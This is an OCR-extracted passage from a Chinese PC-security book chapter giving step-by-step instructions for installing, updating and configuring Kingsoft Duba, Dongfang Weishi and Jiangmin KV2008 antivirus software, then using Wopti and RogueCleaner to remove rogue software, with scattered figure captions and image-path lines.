


图 11-33　“许可协议”对话框

步骤 3 单击“下一步”按钮，打开“选择安装位置”对话框，如图 11-35 所示。




图 11-34　“选择组件”对话框




图 11-35　“选择安装位置”对话框

步骤 4 单击“浏览”按钮，从打开的对话框中选择相应的安装位置，或选择系统默认的路径，单击“下一步”按钮，打开“确认安装组件”对话框，如图 11-36 所示。

步骤 5 单击“安装”按钮，系统自动地进行安装，如图 11-37 所示。待复制完成之后，即可弹出“文件复制完成”对话框，如图 11-38 所示。




图 11-36　“确认安装组件”对话框

图 11-37　自动安装

步骤 6 单击“下一步”按钮，打开“欢迎使用金山毒霸配置向导”对话框，在其中选择相应的配置方式，如图 11-39 所示。

图 11-38 “文件复制完成”对话框

图 11-39 “欢迎使用金山毒霸配置向导”对话框

步骤 7 单击“下一步”按钮，打开“安装成功”对话框，如图 11-40 所示。

步骤 8 单击“下一步”按钮，打开“金山毒霸在线升级程序”对话框，在其中选择相应的升级模式，如图 11-41 所示。

图 11-40 “安装成功”对话框

图 11-41 “金山毒霸在线升级程序”对话框

步骤 9 单击“下一步”按钮，开始分析升级信息文件。在分析完毕之后，开始更新文件，如图 11-42 所示。

步骤 10 在文件更新完毕之后，弹出“更新文件成功”对话框，如图 11-43 所示。单击“完成”按钮，即可完成安装操作。




图 11-42 更新文件

图 11-43 “更新文件成功”对话框

11.2.2　金山毒霸的杀毒配置

在使用金山毒霸 2008 进行杀毒之前，为了方便使用，需要对该软件进行一些配置。具体操作步骤如下：

步骤 1 选择“开始”→“所有程序”→“金山毒霸 2008 杀毒套装”→“金山毒霸”命令，或双击桌面上的金山毒霸的快捷图标，打开“金山毒霸 2008”窗口，如图 11-44 所示。

步骤 2 选择“工具”→“综合设置”命令，打开“金山毒霸-综合设置”对话框，对手动查杀进行相应的设置，如图 11-45 所示。

图 11-44　“金山毒霸 2008”窗口

图 11-45　“金山毒霸-综合设置”对话框

步骤 3 单击“屏保杀毒”选项，进入“屏保杀毒”设置窗口，对屏保杀毒进行相应的设置，如图 11-46 所示。

步骤 4 单击“定时杀毒”选项，进入到“定时杀毒”设置窗口，在其中选择“启动定时杀毒”复选框，对相应的方案的进行设置，如图 11-47 所示。

图 11-46　“屏保杀毒”设置窗口

图 11-47　“定时杀毒”设置窗口

步骤 5 单击“文件实时防毒”选项，进入“文件实时防毒”设置窗口，对文件实时防毒进行相应的设置，如图 11-48 所示。

步骤 6 单击“高级防御”选项，进入“高级防御”设置窗口，对高级设置进行相应的设置，如图 11-49 所示。

图 11-48 “文件实时防毒”设置窗口

图 11-49 “高级防御”设置窗口

步骤 7 在“邮件监控”选项卡中，可对邮件进行监控设置，如图 11-50 所示。在图 11-51 所示的“网页防挂马”选项中，单击“网页防挂马设置”按钮，即可打开“金山清理专家”窗口，将网页防挂马功能开启，如图 11-52 所示。

图 11-50 “邮件监控”设置窗口

图 11-51 “网页防挂马”设置窗口

步骤 8 在“金山毒霸-综合设置”对话框中单击“嵌入式防毒”选项，进入“嵌入式防毒”设置界面，对嵌入式防毒进行相应的设置，如图 11-53 所示。

步骤 9 在“升级设置”选项卡中，可对升级进行相应的设置，如图 11-54 所示。在“隐私保护”选项卡中，可对隐私保护进行相应的设置，如图 11-55 所示。

图 11-52　“金山清理专家”窗口

图 11-53　“嵌入式防毒”设置界面




图 11-54　“升级设置”设置界面


图 11-55　“隐私保护”设置界面

步骤 10 在“主动漏洞修补”选项卡中，可以根据实际情况选择相应的漏洞修补方式，如图 11-56 所示。在“其他设置”选项卡中，可完成其他设置的操作，如图 11-57 所示。单击“确定”按钮，完成设置操作。

图 11-56　“主动漏洞修补”设置界面

图 11-57　“其他设置”设置界面

11.2.2 用命令查



11.3　东方卫士防毒软件使用详解

“东方卫士”是一款很特别的杀毒软件，它通过自身的反病毒免疫系统来保证计算机系统的正常运行。有多项领先于国际的独创技术，改变了按照查询病毒特征代码来对病毒进行查杀的传统杀毒模式和思维模式，不仅如此，它还对新出现的病毒具有很好的反毒效果。

11.3.1　东方卫士的安装流程

与金山毒霸软件一样，在领略东方卫士风采之前，需要先安装此软件。具体操作步骤如下：

步骤 1 将东方卫士 2007 安装光盘放入光驱（含自动运行文件），或找到东方卫士的安装程序并双击，即可打开“东方卫士安装向导”对话框，如图 11-62 所示。

步骤 2 单击“下一步”按钮，打开“许可证协议”对话框，在其中显示了该软件的安装条款，如图 11-63 所示。




图 11-62　“东方卫士安装向导”对话框




图 11-63　“许可证协议”对话框

步骤 3 单击“我同意”按钮，打开“选定组件”对话框，在其中选择需要安装的相应组件，如图 11-64 所示。

步骤 4 单击“下一步”按钮，打开“选定安装位置”对话框，在“目标文件夹”文本框中输入软件的安装路径，如图 11-65 所示。




图 11-64　“选定组件”对话框




图 11-65　“选定安装位置”对话框

步骤 5 单击“安装”按钮，即可自动的进行安装，在安装完成之后，将会弹出“安装雅虎助手”对话框，如图 11-66 所示。

步骤 6 在该对话框中用户根据实际情况选择是否安装雅虎助手，如果不安装，只要取消“安装雅虎助手”复选框之前的对勾。

步骤 7 单击“下一步”按钮，打开“完成安装向导”对话框，如图 11-67 所示。单击“完成”按钮，即可完成东方卫士的安装操作。




图 11-66 “安装雅虎助手”对话框




图 11-67 “完成安装向导”对话框

11.3.2 东方卫士的杀毒配置

虽然“东方卫士”可防御一些没有破解的新病毒，但刚安装的文件有可能很久没有升级，因此，在使用此软件进行杀毒之前，最好先对其进行升级。具体操作步骤如下：

步骤 1 双击桌面上的东方卫士快捷图标，打开“东方卫士 2007”主窗口，如图 11-68 所示。单击“升级”按钮，即可自动进行更新，如图 11-69 所示。

图 11-68 “东方卫士 2007”主窗口




图 11-69 自动更新

步骤 2 下载更新（即升级完成）之后即可看出，东方卫士 2007 的主程序窗口将会有所变化，仔细观察可以发现，主程序窗口中显示的病毒库版本和其他信息都是目前最新的。

11.3.3　用东方卫士进行杀毒

在更新完毕之后，就可以使用东方卫士 2007 对计算机进行病毒查杀操作了。具体操作步骤如下：

步骤 1 单击“东方卫士 2007”主窗口中的“扫描”按钮，进入到“扫描”设置界面，在其中选择相应的扫描选项，如图 11-70 所示。

步骤 2 单击“高速杀毒”按钮或“杀毒”按钮，开始病毒的扫描，如图 11-71 所示。从中可以看出，“东方卫士”在杀毒时将扫描的信息及时反馈给用户，具有很高的准确性。其中的“高速杀毒”可以在很短的时间内对系统进行扫描，速度相当快；而“杀毒”则对系统进行全面的扫描，对每个文件进行分析。

图 11-70　“扫描”设置界面

图 11-71　扫描病毒

步骤 3 如果扫描出机器存在病毒，东方卫士自动将病毒文件删除，用户如果要检查机器是否存在木马病毒，则可以选择“扫描木马”选项卡，在其中选择扫描的选项，如图 11-72 所示。

步骤 4 单击“扫描”按钮，即可对选择的选项进行扫描。如果遇见木马病毒，东方卫士将自动将其删除。用户如果要检查注册表是否存在病毒，则选择“扫描注册表”选项卡，在其中选择扫描的问题，如图 11-73 所示。

图 11-72　“扫描木马”设置界面

图 11-73　“扫描注册表”设置界面

步骤 5 单击“扫描”按钮，即可对选择的选项进行扫描。如果有病毒，东方卫士将自动将其病毒删除。用户如果要检查机器是否存在漏洞，则选择“扫描漏洞”选项卡，即可选择相应的漏洞问题，如图 11-74 所示。单击“扫描”按钮，即可对选择的选项进行扫描。如果有，东方卫士将自动将其漏洞修复。

步骤 6 在“监控”设置界面中，可以对病毒防火墙的模式进行设置，如图 11-75 所示。在“备份”设置界面中，可以对 Office 文件和邮件进行备份恢复，如图 11-76 所示。

图 11-74 “扫描漏洞”设置界面

图 11-75 “监控”设置界面

步骤 7 在“设置”设置界面中，可以对杀毒软件的扫描文件、升级、防火墙和系统进行相应的设置，如图 11-77 所示。

图 11-76 “备份”设置界面

图 11-77 “设置”设置界面

步骤 8 在“其它”设置界面中，可以查看杀毒日志、隔离区管理和系统状态等内容，如图 11-78 所示。

图 11-78 “其他”设置界面

11.4　江民杀毒软件试用详解

KV2008 是江民科技集团十余年反病毒经验的结晶，它根据病毒发展趋势和电脑用户的安全需求，由江民研发中心历经一年多时间研发而成。该产品应用了 3 大创新技术并具有 10 大新鲜亮点，新增的未知病毒主动防御系统，独创“木马一扫光”和“未知病毒克星”，可有效防范所有木马病毒和绝大部分未知病毒。

11.4.1　江民杀毒软件的安装流程

江民杀毒软件的开发使用时间也很长，其版本也是层出不穷，这里介绍的最新版本江民 2008 的安装流程。具体操作步骤如下：

步骤 1 双击江民杀毒 2008 的安装文件 KV2008.EXE，打开“欢迎安装江民杀毒软件”对话框，如图 11-79 所示。

步骤 2 单击“下一步”按钮，打开“许可协议”对话框，在其查看相应的许可协议，如图 11-80 所示。




图 11-79　“欢迎安装江民杀毒软件”对话框




图 11-80　“许可协议”对话框

步骤 3 勾选“安装前扫描内存病毒”复选框，并同时选择“同意”单选按钮之后，单击“下一步”按钮，即可进行病毒扫描，如图 11-81 所示。

步骤 4 扫描完成之后，单击“确定”按钮，打开“验证信息”对话框，在其中输入相应的序列号，如图 11-82 所示。




图 11-81　病毒扫描

图 11-82　“验证信息”对话框

步骤 5 单击“下一步”按钮，打开“安装模式”对话框，在其中根据实际需要选择相应的安装模式，如图 11-83 所示。

步骤 6 单击“下一步”按钮，打开“安装路径”对话框，在其中输入软件安装的路径和病毒隔离区路径，如图 11-84 所示。

图 11-83 “安装模式”对话框

图 11-84 “安装路径”对话框

步骤 7 也可以选择系统默认的路径，在输入完毕之后单击“下一步”按钮，打开“安装信息”对话框，如图 11-85 所示。单击“下一步”按钮，打开“安装选项”对话框，根据实际情况选择相应的选项，如图 11-86 所示。

图 11-85 “安装信息”对话框

图 11-86 “安装选项”对话框

步骤 8 单击“下一步”按钮，系统就开始自动的安装此软件，如图 11-87 所示。在安装完成之后，将会弹出“安装完成”对话框，如图 11-88 所示。单击“完成”按钮，即可彻底完成安装操作。

图 11-87 安装软件

图 11-88 “安装完成”对话框

11.4.2　江民杀毒软件的杀毒配置

刚安装的江民杀毒软件 KV2008 的文件也是需要更新的。因此，在使用此软件进行杀毒之前，最好先对其进行升级操作。具体操作步骤如下：

步骤 1 选择“开始”→“所有程序”→“江民杀毒软件 KV2008”→“江民杀毒软件智能升级”命令，打开“选择要升级的模块”对话框，如图 11-89 所示。

步骤 2 在选择要升级的模块之后，单击“开始升级”按钮，即可开始升级软件，如图 11-90 所示。

图 11-89　“选择要升级的模块”对话框

图 11-90　升级软件

11.4.3　用江民杀毒软件进行杀毒

在江民杀毒软件 KV2008 升级更新完毕之后，就可以开始使用江民杀毒软件 KV2008，对计算机进行最常用的病毒查杀操作了。具体操作步骤如下：

步骤 1 选择“开始”→“所有程序”→“江民杀毒软件 KV2008”→“江民杀毒软件 KV2008”命令，打开“江民杀毒软件：简洁操作台”窗口，如图 11-91 所示。

步骤 2 单击“查毒”按钮，开始对计算机内部进行查毒的操作，如图 11-92 所示。

图 11-91　“江民杀毒软件：简洁操作台”窗口

图 11-92　查毒操作

步骤 3 如果要中途中断查毒操作，则单击“停止”按钮，弹出一个信息提示框，如图 11-93 所示。

步骤 4 在该提示框中提示用户扫描被中断，且没有发现病毒，此时单击“确定”按钮即可。如果提示内容说明发现有病毒存在，可以通过单击“杀毒”按钮进行杀毒。

以上使用江民杀毒软件 KV2008 进行查杀病毒的方法非常便利，不过也有不足之处，就是无法进行进一步的设置操作，比如设置扫描范围等。因此，用户可单击“江民杀毒软件：简洁操作台”窗口上方的“操作台切换”按钮，打开“江民杀毒软件 KV2008”窗口，如图 11-94 所示。




图 11-93　信息提示框

图 11-94　“江民杀毒软件 KV2008”操作窗口

在“江民杀毒软件 KV2008”窗口中，即可进行更为周详的杀毒操作，具体操作步骤如下：

步骤 1 在“扫描目标”选项卡中可任意选择扫描的目标范围，提高扫描病毒的效率，这里单击“内存”链接，使杀毒软件对系统内存进行扫描，如图 11-95 所示。




图 11-95　扫描内存

步骤 2 扫描完毕后即可弹出扫描结果，如图 11-96 所示。提示用户内存中没有发现病毒，此时可单击“否”按钮，也可单击“是”按钮继续监测未知病毒，这里单击“是”按钮，即可开始检测未知病毒，如图 11-97 所示。




图 11-96　信息提示框

图 11-97　检测未知病毒

步骤 3 待检测结束之后，即可看到图 11-98 所示的检测结果。根据可疑文件的可疑概率，考虑该文件是否应该删除，删除文件只需右击该文件，在弹出的快键菜单中选择“删除文件”命令即可。

步骤 4 在“江民杀毒软件 KV2008”操作窗口中，单击“监控中心”选项卡，即可在右边的列表中看到杀毒软件的操作情况，另外，如果有提示说明“实时监控已关闭”，则单击旁边的“点击打开”链接，即可打开实时监控，如图 11-99 所示。




图 11-98　检测结果显示




图 11-99　实时监控

11.5　流氓软件清除详解

流氓软件是介于病毒和正规软件之间的软件，根据不同特征和危害，流氓软件主要分为广告软件、间谍软件、浏览器劫持程序、行为记录软件以及恶意共享软件等，那么该如何清理计算机中的这些流氓软件呢？

11.5.1　Wopti 流氓软件清除大师

Wopti 恶意软件清除大师是一种比较常用的清除流氓软件的工具，可以为用户提供强大的恶意软件扫描和清除功能。其主要特点如下：

① 扫描彻底。独有的 Wopti 扫描引擎，彻底扫描分析用户系统上存在的恶意软件以及使用普通查杀工具清除不完全造成的恶意软件历史痕迹。

② 一次性完全清除。独有的 Wopti 动态驱动清除内核，一次性彻底清除恶意软件，无需多次运行查杀工具。避免了同类产品删除不完全或需多次清除的弊病。

③ 报告详尽。详尽准确的扫描和清除报告，让用户对自己系统中存在的这类软件了如指掌。

④ 实时更新。恶意软件特征库实时更新。

使用 Wopti 流氓软件清除大师清除流氓软件的具体操作步骤如下：

步骤 1 从网络上下载 Wopti 流氓软件清除大师安装文件，这里下载的是 1.8.7.815 版本，双击运行文件，打开“Wopti 流氓软件清除大师”窗口。

步骤 2 在其中进行清除流氓软件的操作（如选择“首页”选项卡），单击“流氓软件清除”链接，即可扫描分析系统中的流氓软件并予以完全清除，如图 11-100 所示。

步骤 3 在“流氓软件清除”选项卡中，如果存在流氓软件，只要选中相应的选项，如图 11-101 所示。

图 11-100 “Wopti 流氓软件清除大师”窗口

图 11-101 “流氓软件清除”设置界面

步骤 4 单击“清除”按钮，即可进行清除，如图 11-102 所示表示系统正在进行流氓软件的清除操作。在清除完成之后，弹出图 11-103 所示的“提示”对话框，提示用户重启系统以完全清除流氓软件，此时只需单击“立即重启”按钮。

图 11-102 清除流氓软件




图 11-103 信息提示框

11.5.2 恶意软件清理助手

现在网上的流氓软件越来越多，这些软件的特点大多是强制安装，而且不容易卸载。恶意软件清理助手就是 Wopti 流氓软件清除大师之外又一优秀软件，该软件可以清理多种流氓软件，是一款体积小巧而功能强大的恶意软件清理程序。使用恶意软件清理助手清除流氓软件的具体操作步骤如下：

步骤 1 从网络上下载恶意软件清理助手压缩包，解压缩之后运行 RogueCleaner.exe 文件，打开“恶意软件清理助手”窗口，如图 11-104 所示。

步骤 2 单击“恶意软件清理”选项，再选择“恶意软件检测”选项卡，并单击“检测恶意软件”超链接，即可开始检测，如图 11-105 所示。

